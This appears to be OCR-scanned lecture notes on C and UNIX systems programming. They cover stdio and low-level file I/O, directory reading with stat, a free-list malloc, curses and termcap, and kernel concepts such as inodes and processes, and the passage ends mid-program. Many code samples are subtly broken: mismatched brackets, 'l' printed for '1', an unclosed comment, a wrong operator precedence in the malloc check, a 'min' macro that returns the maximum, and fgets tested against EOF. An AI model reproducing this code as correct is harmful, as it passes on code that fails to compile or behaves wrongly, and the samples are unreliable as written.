"r"	open existing text file for reading at beginning
"w"	create a new text file for writing
"a"	open an existing text file in append mode

"r+"	open an existing text file for reading & writing at beginning
"w+"	open a new text file for reading & writing at beginning
"a+"	open an existing text file in append mode & allow reading
"b"	binary file

```
int fclose(FILE *stream)
int fflush(FILE *stream)

int fgetc(FILE *stream)
int fputc(int c, FILE *stream)

char *fgets(char *s, int n, FILE *stream)
int  fputs(char *s, FILE *stream)

int fprintf(FILE *stream, char *format)
int fscanf(FILE *stream, char *format)

/* random access of file */
long ftell(FILE *stream)
int fseek(FILE *stream, long offset, int wherefrom)
      wherefrom =    0 beginning   (SEEK_SET)
                     1 current     (SEEK_CUR)
                     2 end         (SEEK_END)

int getc(FILE *stream)
int putc(char c, FILE *stream)
int ungetc(int c, FILE *stream)

int fread(void *buffer, unsigned element size, unsigned count, FILE *stream)
                         /* read a block of binary data from a stream */
int fwrite(void *buffer, unsigned element size, unsigned count, FILE *stream)
void rewind(FILE *stream)


/* open test.c */
#include <stdio.h>

FILE *open_test(void)

FILE *fp;
fp = fopen("test","r");
if (fp == NULL)
      fprintf(stderr, "Error opening file test\n");
return fp;

/*  if ((fp=fopen("test", "r")) == NULL)
      fprintf(stderr, "Error opening file test\n"); */


/* test_copy.c */
#include <stdio.h>
#define FAIL    0
#define SUCCESS 1

int copyfile(char *infile, char *outfile)
{
      FILE *fp1, *fp2;

      if ((fp1=fopen(infile, "r")) == NULL)
            return FAIL;
      if ((fp2=fopen(outfile,"w")) == NULL)
      {     fclose(fp1); return FAIL;
      }
```

```
        while (!feof(fp1))
              putc(getc(fp1),fp2);
        fclose(fp1);
        fclose(fp2);
        return SUCCESS;
}
```

Unbuffered I/O

standard device	file descriptor
stdin	0
stdout	1
stderr	2

```
void close(int fd)
int creat(char *name, int perms)
long Lseek(int fd, long offset, int origin);
int open(char *name, int flags, int perms)
int read(int fd, char *buf, int n)
int write(int fd, char *buf, int n)
unlink(char *name)
```

flags

O_RDONLY	open read only
O_WRONLY	open write only
O_RDWR	open read & write

perms

0666	all read & write

String Operations

```
#include <string.h>
/* s and t are char * and c and n are int */
```

`strcat(s,t)`	concatenate t to end of s
`strncat(s,t,n)`	concatenate n characters of t to end of s
`strcmp(s,t)`	return -ve if s<t, 0 if s==t, +ve if s>t
`strncmp(s,t,n)`	same as strcmp but only in first n chars
`strcpy(s,t)`	copy t to s
`strncpy(s,t,n)`	copy n characters from t to s
`strlen(s)`	return length of s
`strchr(s,c)`	return pointer to first c in s
`strrchr(s,c)`	return pointer to last c in s

Testing and Conversion

```
#include <ctype.h>
```

/* function returns int and c is int */

`isalpha(c)`	non-zero if c is alphabetic
`isupper(c)`	non-zero if c is upper case
`islower(c)`	non-zero if c is lower case
`isdigit(c)`	non-zero if c is digit
`isalnum(c)`	non-zero if isalpha(c) or isdigit(c)
`isspace(c)`	non-zero if c is blank, tab, lf, cr, ff, vt
`toupper(c)`	return c converted to upper case
`tolower(c)`	return c converted to lower case

Error handling – Stderr and Exit

Output which is sent to stderr goes to the screen not down a pipeline or into an output file. Exit stops the program and returns a value back to the system.

```
/* cat.c: – concatenate files */
#include <stdio.h>

main(int argc, char *argv[])
{
   FILE *fp;
   void filecopy(FILE *, FILE *);
   char *prog=argv[0];     /* program name for errors */

   if (argc == 1)       /* no args; copy standard input */
      filecopy(stdin, stdout);
   else
      while (--argc > 0)
   if ((fp=fopen(*++argv,"r")) == NULL)
   {
      fprintf(stderr, "%s: can't open %s\n", prog, *argv);
      exit(1);
   }
   else
   {
      filecopy(fp, stdout);
      fclose(fp);
   }
   if (ferror(stdout))
   {
      fprintf(stderr,"%s: error writing stdout\n", prog);
      exit(2);
   }
   exit(0);
}
```

Line Input and Output

```
/* getline.c: – read a line, return length*/
#include <stdio.h>

int getline(char *line, int max)
{
      if (fgets(line, max, stdin) == NULL)
            return 0;
      else
            return strlen(line);
}
```

Read and writing to strings is similar to files

```
int sprintf(char *string, char *format, arg1, arg2, ...);
int sscanf(char *string, char *format, argl, arg2, ...);
```

Storage Management

```
#include <stdlib.h>
```

The functions *malloc* and *calloc* obtain blocks of memory dynamically.

```
void *malloc(size t n);                    /* pointer to n bytes */
void *calloc(size t n, size t size);       /* n objects */

int *ip;
ip = (int *) calloc (n, sizeof(int));

void free(char *ptr)                       /* deallocate memory */

char *realloc(char *ptr, unsigned size)
/* preserve contents and change size */
/* dynamic expanding of arrays */

for (p=head; p!=NULL; p=p->next){
```

```
      free(p);    /* what is wrong here ? */
}
```

Mathematical Functions

```
#include <math.h>
/* functions returns a double and has double arguments */
```

`sin(x)`	sine of x radians	opp/hyp
`cos(x)`	cosine of x radians	adj/hyp
`atan2(y,x)`	arctangent of y/x radians	
`exp(x)`	exponential function ex	
`log(x)`	natural logarithm of x	
`log10(x)`	base 10 logarithm of x	
`pow(x,y)`	x^y	
`sqrt(x)`	square root of x	
`fabs(x)`	absolute value of x	

UNIX System Interface

`File Descriptors`

In the UNIX operating system, all input and output is done by reading or writing

files, because all peripheral devices, even keyboard and screen, are files in the file system.

When a file is opened a +ve integer, the file descriptor is used to identify the file. A file descriptor is analogous to the file pointer used by the ANSI standard library, or to the file handle of MS-DOS.

File descriptor 0 is stdin, 1 is stdout, and 2 is stderr.

Low level I/O Read and Write

```
int n_read = read(int fd, char *buf, int nbytes);
int n_written = write(int fd ,char *buf, int nbytes);

/* copy.c: – copy input to output */
main()
{
      char buf[BUFSIZ];
      int n;
      while ((n = read(0, buf, BUFSIZ)) > 0)
            write(1, buf, n);
      return 0;
}


/* getchar.c: – unbuffered single character input */
int getchar(void)
{
      char c;
      return (read(0, &c, 1) == 1) ? (unsigned char) c : EOF;
}


/* getchar.c: – simple buffered version */
int getchar(void)
{
      static char buf[BUFSIZ];
      static char *bufp = buf
      static int n = 0;
      if (n == 0) /* buffer is empty */
      {
            n = read(0, buf, sizeof(buf));
            bufp = buf;
      }
```

```
      return ((--n >= 0) ? (unsigned char) *bufp++ : EOF);
}
```

Note: `getchar` is often implemented as a macro in <stdio.h>, need to #undef getchar. Better to rename your `getchar`.

Random Access

```
long lseek(int fd, long offset, int origin);
```

To append to file (>> in UNIX, "a" for fopen), seek end of file before writing: `lseek(fd, 0L, 2);`
To beginning ("rewind"): `lseek(fd, 0L, 0);`

A typical <stdio.h> header file:

```
#define NULL      0
#define EOF       (-1)
#define BUFSIZ    1024
#define OPEN_MAX  20

/* max #files open at once */

typedef struct _iobuf {
int cnt;          /* characters left */
char *ptr;        /* next character position */
char *base;       /* location of buffer */
int flag;         /* mode of file access */
int fd;           /* file descriptor */
} FILE;

extern FILE  _iob[OPEN_MAX];

#define stdin     (&_iob[0])
#define stdout    (&_iob[1])
#define stderr    (&_iob[2])

enum _flags {
_READ = 01, /* file open for reading */
_WRITE= 02, /* file open for writing */
_UNBUF= 04, /* file is unbuffered */
_EOF = 010, /* EOF has occurred on this file */
_ERR= 020   /* error occurred on this file */
};

int _fillbuf(FILE *);
int _flushbuf(int, FILE *);

#define feof(p)         (((p)->flag & _EOF) != 0)
#define ferror(p)       (((p)->flag & _ERR) != 0)
#define fileno(p)       ((p)->fd)

#define getc(p)         (--(p)->cnt >= 0 ? (unsigned char) *(p)->ptr++ : _fillbuf(p))

#define putc(x, p)      (--(p)->cnt >= 0 ? *(p)->ptr++ = (x) : _flushbuf((x),p))

#define getchar()       getc(stdin)
#define putchar(x)      putc((x), stdout)
```

The getc macro decrements the count, advances the pointer, and returns the character If the count goes negative, getc calls the function `_fillbuf` to replenish the buffer and return a character.

```
#include “syscalls.h”
/* fillbuf.c: – allocate and fill input buffer */
int _fillbuf(FILE *fp)
{
   int bufsize;
```

```
   if ((fp->flag&( _READ|_EOF|_ERR)) != _READ)
      return EOF;
   bufsize = (fp->flag & _UNBUF) ? 1: BUFSIZ;
   if (fp->base == NULL)   /* no buffer yet */
      if ((fp->base = (char *) malloc(bufsize) == NULL)
            return EOF;       /* can't get buffer
   fp->ptr = fp->base;
   fp->cnt = read(fp->fd, fp->ptr, bufsize);
   if (--fp->cnt < 0)
   {
      if (fp->cnt == -1)
            fp->flag |= _EOF;
      else
            fp->flag |= _ERR;
      fp->cnt = 0;
      return EOF;
   }
   return (unsigned char) *fp->ptr++;
}
```

Initialization of array _iob:

```
FILE _iob[OPEN_MAX] = { /* stdin, stdout, stderr */
{ 0, (char *) 0, (char *) 0, _READ,  0 },
{ 0, (char *) 0, (char *) 0, _WRITE, 1 },
{ 0, (char *) 0, (char *) 0, _WRITE | _UNBUF, 2 },
};
```

Reading Directories

A directory is a list of filenames and an indication of where they are located. The inode for a file is where all information about a file except its name is kept.

To show a list of files lets write a fsize program (1s), using three routines "opendir", "readdir" and "closedir" to provide system independent access to the name and inode number in a directory entry.

```
/* dirent.h */
#define NAME_MAX 14     /* longest filename component */
typedef struct{         /* portable directory entry */
long ino;               /* inode number */
char name[NAME_MAX+1);  /* name + '\0' terminator */
}Dirent;

typedef struct{         /* minimal DIR: no buffering, etc */
int fd;                 /* file descriptor for directory */
Dirent d;               /* the directory entry */
}DIR;

DIR *opendir(char *dirname);/* prototypes */
Dirent *readdir(DIR *dfd);
void closedir(DIR *dfd);
```

The system call "`stat`" takes a filename and returns all of the information in the inode for that file, or -1 for an error.

```
char *name;
struct stat stbuf;
int stat(char *, struct stat *);

stat(name, &stbuf);
```

Fills the structure "stbuf" with the inode information for the file name. This structure is described in `<sys/stat.h>`.

```
struct stat            /* inode information returned by stat */
{
dev_t st_dev;          /* device of inode */
ino_t st_ino;          /* inode number */
short st_mode;         /* mode bits */
short st_nlink;        /* number of links to file */
short st_uid;          /* owner's user id */
short st_gid;          /* owner's group id */
dev_t st_rdev;         /* for special files */
off_t st_size;         /* file size in characters */
time_t st_atime;       /* time last accessed */
time_t st_mtime;       /* time last modified */
time_t st_ctime;       /* time originally created */
};
```

The types "dev_t" and "ino_t" are defined in <sys/types.h>. The "st_mode" is a set of flags defined in <sys/stat.h>.

```
#define S_IFMT 0160000  /* type of file */
#define S_IFDIR 0040000 /* directory */
#define S_IFCHR 0020000 /* character special */
#define S_IFBLK 0060000 /* block special */
#define S_IFREG 0100000 /* regular */
/* ... */
```

The "fsize" program to print file size:

```
#include <stdio.h>
#include <strings.h>
#include <fcntl.h>      /* flags for read and write */
#include <sys/types.h>
#include <sys/stat.h>
#include "dirent.h"
#include "syscalls.h"   /* prototypes of syscalls */

void fsize(char *);

main(int argc, char **argv)   /* print file sizes */
{
      if (argc == 1)          /* default: current directory */
            fsize(".");
      else
            while (--argc > 0)
                  fsize(*++argv);
      return 0;
}
```

The function "fsize" prints the size of the file. If the file is a directory, `fsize` calls dirwalk to handle all the files.

```
/* fsize: print size of file "name" */
int stat(char *, struct stat *);
void dirwalk(char *, void (*fcn)(char *));

void fsize(char *name)
{
      struct stat stbuf;
      if (stat(name, &stbuf) == -1)
      {
            fprintf(stderr, "fsize: can't access %s\n", name);
            return;
      }
      if ((stbuf.st_mode & S_IFMT) == S_IFDIR)
            dirwalk(name, fsize);
      printf("%8ld %s\n", stbuf.st_size, name);
}
```

```
/* dirwalk: apply fcn to all files in dir */
#define MAX_PATH 1024

void dirwalk(char *dir, void (*fcn) (char *))
{
      char name[MAX_PATH];
      Dirent *dp;
      DIR *dfd;
      if ((dfd =opendir(dir)) == NULL){
            fprintf(stderr, "dirwalk:can't open the %s\n",dir);
            return;
      }
      while ((dp = readdir(dfd) != NULL){
            if (strcmp(dp->name,".") == 0 || strcmp(dp->name,"..") == 0)
                  continue;         /* skip self and parent */
            if (strlen(dir)+strlen(dp->name)+2 > sizeof(name))
                  fprintf(stderr,"dirwalk: name %s%s is too long\n", dir, dp->name);
            else
            {
                  sprintf(name, "%s%s", dir, dp->name);
                  (*fcn)(name);
            }
      }
      closedir(dfd);
}
```

The directory information in <sys/dir.h>


```
#ifndef DIRSIZ
#define DIRSIZ  14
#endif
struct direct           /* directory entry */
{
ino_t d_ino;            /* inode number */
char d_name[DIRSIZ];    /* long name does not have '\0' */
};

/* opendir: open a directory for readdir calls  */
int fstat(int fd, struct stat *);

DIR *opendir(char *dirname)
{
      int fd;
      struct stat stbuf;
      DIR *dp;

      if ((fd = open(dirname, O_RDONLY, 0)) == -1 || fstat(fd, &stbuf) == -1
            || (stbuf.st_mode & S_IFMT) != S_IFDIR
            || (dp = DIR *) malloc(sizeof(DIR))) == NULL)
            return NULL;
      dp->fd = fd;
      return dp;
}

/* closedir: close directory opened by opendir */
void closedir(DIR *dp)
{
      if (dp)
      {
            close(dp->fd);
            free(dp);
      }
}
```

```
/* readdir: read directory entries in sequence */
#include <sys/dir.h>    /* local directory structure */

Dirent *readdir(DIR *dp)
{
      struct direct dirbuf;   /* local directory structure */
      static Dirent d;        /* return: portable structure */

      while(read(dp->fd,(char*) &dirbuf, sizeof(dirbuf))== sizeof(dirbuf))
      {
            if (dirbuf.d_ino == 0) /* slot not in use */
                  continue;
            d.ino = dirbuf.d_ino;
            strncpy(d.name, dirbuf.d_name, DIRSIZ);
            d.name[DIRSIZ] = '\0'; /* ensure termination */
            return &d;
      }
      return NULL;
}
```

File Status and Control

```
int fstat(int fd, struct stat *status);
int link(char *origfile, char *newfile);
int chmod(char *filename, int accessmode);
int chdir(char *dirname);     /* return 0 if successful */
int ioctl(int fd, int request, struct req *reqparams);
/* get and set line parameters (baud rate etc) */
```

System call I/O



Pipes

```
FILE *p;    /* pipe stream */
char line[MAXLINE];     /* lines read */

if ((p = popen("grep unix *","r")) == NULL){
      fprintf(stderr,"can't create pipe\n"); exit(1);
}
while (fgets(line,sizeof line, p) != EOF){
      /* do something with line */
}
pclose(p);  /* close the pipe */
```

Parallel execution

fork duplicates a process and sets both executing in parallel, where as exec allows process to hand over control to another program. By combining fork and exec, one program may start a second program and continue executing itself. The original is then called the parent process, the copy is called the child process and both exe in parallel.

```
system(char *command)   /* execute a shell command*/
{
      int status;       /* status returned by command */
      int pid;          /* process id of command */
      int wval;         /* value returned by wait */
```

```
      switch (pid=fork()){
      case 0:     /* child exec's shell */
                  execl("/bin/sh","sh","-c",command,0);
                  /* fall through if exec fails */
      case -1:    /* could not fork, print error message*/
                  perror(myname);
                  exit(1);
      default:    /* parent waits for child to finish */
                  while ((wval=wait(&status)) != pid)
                        if (wval == -1) return -1;
      }
      return status;
}
```

Buffer control

```
#include <stdio.h>
char outbuf[BUFSIZ];

main()
{
      int c;      /* for no buffering */

      setbuf(stdout, outbuf); /*set outbuf to NULL*/
      while ((c=fgetc(stdin)) != EOF)
            fputc(c, stdout);
}
```

The C Preprocessor

`#include` for including files of text into a program

`#include "filename"` from current directory

or

`#include <filename>` from directory "/usr/include"

`cc -I../include prog.c` to change default directory redefine for defining constants

```
#define NUMLINES  60
```

`#define` for defining powerful in-line macros

```
#define min(a,b)        ((a) > (b) ? (a) : (b))
```

`#if, #ifdef, #ifndef & #undef` for managing conditional compilation

```
#define DEBUG
#ifdef DEBUG
      printf("MyProg Version 1.0 (debug)\n"),
#else
      printf("Myprog Version 1.0 (production)\n");
#endif

#undef __TURBOC__
#ifndef __TURBOC__
      system("grep name * > names");
#endif

#if COLUMNS > 80
      /* code for wide printers */
#else
      /* code for narrow printers */
#endif
```

`cc -DLINELENGTH=80 prog.c` to define constants

Storage Allocator

Free list (points to a circular list of free blocks f)

---

n | x | f | f | x | x | f | n | n | x | f | f | f | f | n

---

x blocks (in use);
n blocks (not owned by malloc)

```
typedef long Align;           /* for alignment to long boundary */
union header {                /* block header */
      struct {
      union header *ptr;      /* next block if on free list */
      unsigned size;          /* size of this block */
      } s;
      Align x;                /* force alignment of blocks */
      } ;

typedef union header Header;

static Header base;           /* empty list to get started */
static Header *freep = NULL;  /* start of free list */

/* malloc: general-purpose storage allocator */
void *malloc(unsigned nbytes)
{
      Header *p, *prevp;
      Header *morecore(unsigned);
      unsigned nunits;

      nunits = (nbyte+sizeof(Header)-l)/sizeof(Header) + 1;
      if ((prevp = freep) == NULL)  /* no free list yet */
      {
            base.s.ptr = freep = prevp = &base;
            base.s.size = 0;
      }

      for (p= prevp->s.ptr; ; prevp = p, p = p->s.ptr)
      {
            if(p->s.size >= nunits)       /* big enough */
            {
                  if(p->s.size == nunits) /* exactly */
                        prevp->s.ptr = p->s.ptr;
                  else                    /* allocate tail end */
                  {
                        p->s.size -= nunits;
                        p += p->s.size;
                        p ->s.size = nunits;
                  }
                  freep = prevp;
                  return(void *) (p+l);
            }
            if (p == freep)               /* wrapped around free list */
                  if ((p = morecore(nunits)) == NULL)
                        return NULL;      /* none left*/
      }
}
```

Curses - screen handling

Screen management programs (handle I/O at video display) are a common component of many commercial applications.

What is curses?

- library of routines for screen management
- located in "/usr/lib/libcurses.a"
- link editor "cc file.c -lcurses -o file"

```
/* example program: */
#include <curses.h>
main()
{
   initscr();        /* initialise terminal settings   */
   move(LINES/2 - 1, COLS/2 - 4);
   addstr("Bulls");
   refresh();        /* send output to terminal screen */
   addstr("Eye");
   refresh();
   endwin();         /* restore all terminal settings  */
}
```

What is terminfo ?

- routines within curses library, *e. g.* to program function keys
- database of terminal capabilities

```
# example - clear screen script
tput clear
tput cup 11 36
echo "BullsEye"
```

Screen management programs using curses obtain info on terminals at run time from terminfo database.

```
TERM;vt100
export TERM
tput init

/usr/lib/termintolv/vtl00
```

Components:

captoinfo(lM)	tool to convert termcap to terminfo
curses(3x)	
infocmp(1m)	tool for printing compiled terminal info
tabs(1)	tool for setting non-standard tab stops
terminfo(4)	
tic(1M)	tool to compile terminal info
tput(1)	tool for outputting terminal capability

Output:

int addch(chtype ch)	write a character at a time
int addstr(char *str)	write a string (calls addch)
int printw(fmt)	similar to printf
int move(int y, x)	move cursor to row y, column x
int clear()	clear screen

Input:

int getch()	read character from terminal
int getstr(char *str)	read string until <CR>
int scanw(fmt)	similar to scan

Output Attributes:

int attron(chtype attrs)	turns on attribute in addition

```
      int attrset (chtype attrs)     turns on requested attributes
      int attroff (chtype attrs)     turns off requested attributes
A_BLINK     A_BOLD      A_ALT       A_DIM       A_REVERSE    A_STANDOUT  A_UNDERLINE
      int beep()                     rings terminal bell
```

Input Options:

```
      int echo()
      int noecho()
      int cbreak()
      int nocbreak()
```

break for each character line at a time processing

Output:

Curses assumes stdin and stdout are connected to a terminal.
Once `initscr()` is called, curses takes over terminal control.
If `endwin()` is missing, may need to type `"stty sane"` and terminated with `^J`.

```
#include <curses.h>
#include <signal.h>

exit(register int code){
   /* flush and close other output streams */
   endwin();
   fflush(stdout), fflush(stderr);
   exit(code);
   /* exit must not return */
}

main()
{
   initscr();
   signal (SIGINT, exit);
   ...
   return 0;
}

WINDOW *win;   /* declare a variable */
initscr ();    /* initialise screen */
win=newwin(int lines, int columns, int begin_y, int begin_x);
/* open window */
wprintw(WINDOW *win, char *format); /*printf in window*/
wmove(WINDOW *win, int y, int x);  /* set current position */
wclear(WINDOW *win);               /* clear window */
delwin(WINDOW *win);               /* delete window */
endwin();                          /* end window modes */

/* show: - display file page at time - example for curses */
#include <curses.h>
#include <signal.h>

main(int argc, char *argv[])
{
   FILE *fd;
   char linebuf[BUFSIZ];
   int line;
   void done(), perror(), exit();

   if (argc != 2)
   {
         fprintf(stderr, "usage: %s file\n", argv[0]);
         exit(1);
```

```
   }
   if ((fd=fopen(argv[1], "r")) == NULL)
   {
         perror(argv[1]);
         exit(2);
   }

   signal (SIGINT, done);  /* open window, echo off */
   initscr();
   noecho();
   cbreak();
   nonl();
   idlok(stdscr, TRUE);

   while(1)
   {
         move(0,0);
         for (line=0; line<LINES; line++)
         {
               if (!fgets(linebuf, sizeof(linebuf), fd))
               {
                     clrtobot();
                     done ();
               }
               move(line,0);
               printw("%s", linebuf);
         }
         refresh();
         if (getch() == 'q')
               done();
   }
}

void done()
{
   move(LINES-1,0);
   clrtoeol();
   refresh();
   endwin();
   exit(0);
}
```

Terminal capabilities

```
/* welcome: paint welcome message, read manual on termcap */
/* cc -o welcome welcome.c – ltermcap to make welcome */

#include <stdio.h>

char *getenv(char *envname);     /*read environment variable */
int tgetent(char *buffer, char *name); /* get termcap entry */
int tgetnum(char *capability);
int tgetflag(char *capability);
char *tgetstr(char *capability, char *area);
char *tgoto(char *cursor_motion, int column, int line);
char buff[1024];                 /* to hold termcap entry */
char area[1024];                 /* to hold string capabilities */

main(int argc, char *argv[])
{
     char *name;            /* terminal type name */
     char *ap=area;         /* capability storage area */
     char *cl;              /* clear screen string */
     char *cm;              /* cursor motion string */
```

```
     int li;               /* number of lines on the screen */
     int co;               /* number of columns on the screen */
     char *msg="Welcome to UNIX" ;

     if ((name=getenv("TERM")) == NULL)
     {
          fprintf(stderr, "%s: can't find terminal type\n",
          argv[0]); exit(1);
     }

     switch (tgetent(buff, name))
     {
          case -1:
                fprintf(stderr, "%s: can't read termcap file\n", argv[0]);
                exit(1);
          case 0:
                fprintf(stderr, "%s: can't find entry for %s\n",
argv[0],name);
                exit(1);
     }

     cl = tgetstr("cl",&ap);
     cm = tgetstr("cm",&ap);
     co = tgetnum("co");
     li = tgetnum("li");
     printf(%s%s%s\n", cl, tgoto(cm, (co/2)-(strlen(msg)/2),li/2), msg);
}
```

7. INTRODUCTION TO KERNEL

What is an Operating System?
What does it do ?
Why do we need one?

An operating system performs two main functions:

- Resource sharing
  - among simultaneous users
  - central processor

  memory
  input/output devices

- Provision of a virtual machine
  - raw piece of hardware
  - input/output - extremely complex programming
  - memory - virtual memory
  - filing system - locate by name not physical location protection and error handling
  - program interaction - *e.g.* pipes
  - program control - user interacts via command language

Types of operating systems

- single user systems - *e.g.* DOS
- process control - industrial process - feedback - failsafe
- file interrogation systems - database - fast response
- transaction processing - frequently modified database
- general purpose systems - multi-access - interactive

Operating System Functions

- job sequencing — job control language interpretation
- error handling — I/O handling
- Interrupt handling — scheduling
- resource control — protection
- multi-access — good interface to user
- accounting of computer resources

Operating System Characteristics

- concurrency
  switching from one activity to another
  protecting one activity from the effects of another
  synchronizing activities that are mutually dependent

- sharing

advantages	disadvantages
cost saving	resource allocation
building on work of others	simultaneous access to data
sharing data	simultaneous execution
removing redundancy	protection against corruption

- long term storage
  convenience of keeping data in computer
  essay access, protection against interference/system failure

- nondeterminacy
  OS must be determinate - same program run today or tomorrow with same data should produce same results.
  indeterminate - must respond to unpredictable order of events

Desirable Features

- efficiency
  response time resource utilization
  throughput
- reliability
  OS should be error free
  able to handle all contingencies
- maintainability
  modular in construction
  clearly defined interfaces
  well documented
- small size
  memory space
  large systems more prone to error

Architecture of UNIX OS

File System

- Ordinary Files
  It is not possible to insert bytes into the middle of a file, or delete bytes from the middle
  - editor for example
  - just write a completely new file

  concurrent access - file locking - semaphores
  i-number is an index into an array of inodes kept at the file system

- Directories
  Inconvenient to refer to files by i-numbers, directories provide names to be used
  two column table, name & i-number-pair is called a link
  `usr/ast/data` usr ---> i-number to usr directory
  relative path OR absolute path begins with /
  when link count is zero the kernel discards the file
  directory entry: 14 bytes for file, 2 bytes for inode-number
  `/usr ==> /usr/ast ==> /usr/ast/data`

- Special Files
  some type of device: tty, disk, FIFO
  block & character devices
  kernel pool of buffers - are used to cache to speed up I/O

  disks are both char & block special files
  special files have an i-node, no data bytes just a device number and index to device drivers

- I-node
  When file opens the inode is kept in memory.

  1, file type 9 rwx protection bits + few other bits
  2, number of links
  3, owner id
  4, group id
  5, file size in bytes
  6, 13 disk addresses
  7, time file last read
  8, time file last written
  9, time i-node last changed
  13, disk addresses

10 disk addresses	==>	direct blocks of 512 bytes
11 ==> indirect		- points to 128 addresses
		- points to data blocks
12 ==> double indirect		- points to 128 addresses
		- points to 128 addresses
		- points to data blocks
13 ==> triple indirect		- points to 128 addresses
		- points to 128 addresses
		- points to 128 addresses
		- points to data blocks

  largest file = 1G byte for 512 byte blocks

Programs & Processes

A program is a collection of instructions & data that are kept in an ordinary file on disk

the file is marked executable, the contents have to obey rules

text file --------> object file -----> bind with libraries

compile linker

To run program, the kernel has to create a new process (environment in which program executes)

A process consists of

- instruction segment
- userdata segment
- system data segment

A process's system data includes attributes such as


- current directory,
- open file descriptors,
- CPU time,

A process uses system calls to access & modify attributes

A process is created by the kernel on behalf of a currently executing process, which becomes the parent of the new child process.

The child inherits most of the parents system data attributes.

The UNIX Kernel



System calls interact with the file subsystem and process control system.

The file subsystem manages files, allocating file space, administrating free space, controlling access to files, retrieving data for users.

The file subsystem accesses file data using a buffering mechanism that regulates data flow between the kernel and secondary storage devices.

Block I/O devices are random access storage devices, raw devices are called character devices.

The process control subsystem is responsible for process synchronization, interprocess communication, memory management, and process scheduling.

Processes interact with file subsystem via systems calls:

`open, close, read, write, stat, chown, chmod.`

The system calls for controlling processes are: `fork, exec, exit, wait, brk, signal.`

Memory management - swapping and demand paging

Scheduler - allocates the CPU to processes


IPC - asynchronous signaling of events to synchronous transmission of messages between processes

Hardware control is responsible for handling interrupts and communicating with the machine.

Intro to System Concepts

- File Subsystem

User File Descriptor Table - allocated per process
File Table - global kernel structure
Inode Table - index node , describes disk layout file data, file owner, access permissions, access times



When a process creates a new file, the kernel assigns it an unused inode. Inodes are stored in the file system, but the kernel reads them into an in-core inode table.

The file table keeps track of the byte offset in the file where the user's next read or write will start, and the access rights allowed to the opening process.

The user file descriptor table identifies all open files for a process. The kernel returns a file descriptor for the open system call, which is an index into the user fd table.

- File System Layout

boot block - occupies the beginning of the file system: first sector, bootstrap code
super block - describes state of file system: size, number of files, free space
inode list - kernel references inodes by index, the root inode is used by mount
data blocks - an allocated data block can belong to one and only one file in the file system

Processes

A process is the execution of a program and consists of bytes that the CPU interprets as machine instructions. Processes communicate with other processes and with the rest of the world via system calls.

A process on a UNIX system is created by the" fork" system call. Every process except process 0 is created by "fork". Process 0 is the swapper, process 1, known as init is the parent of all other processes.

Executable File contents:

- set of headers that describe the attributes of the file
- the program text
- machine language representation of data initial values when much memory space for uninitialized data (bss = block started
- other sections, such as a symbol table

The kernel loads an executable file into memory during an "exec" system call. The three regions are: text, data and stack.

The stack region is automatically created and its size is dynamically adjusted by t_ kernel at run time.

```
#include <fcntl.h>                        /* program to copy a file */
char buffer[2048];
int version = 1;

main(int argc, char *argv[])
{
     int fdold, fdnew;
     if (argc != 3)
     {
          printf("need 2 arguments for copy program\n");
          exit(1);
     }
     fdold = open(argv[l], O_RDONLY);   /* open source file */
     if (fdold == -1)
     {
          printf("can't open file %s\n", argv[l]);
          exit(1);
     }
     fdnew = creat(argv[2], 0666);      /* create target file */
     if (fdnew == -1)
```

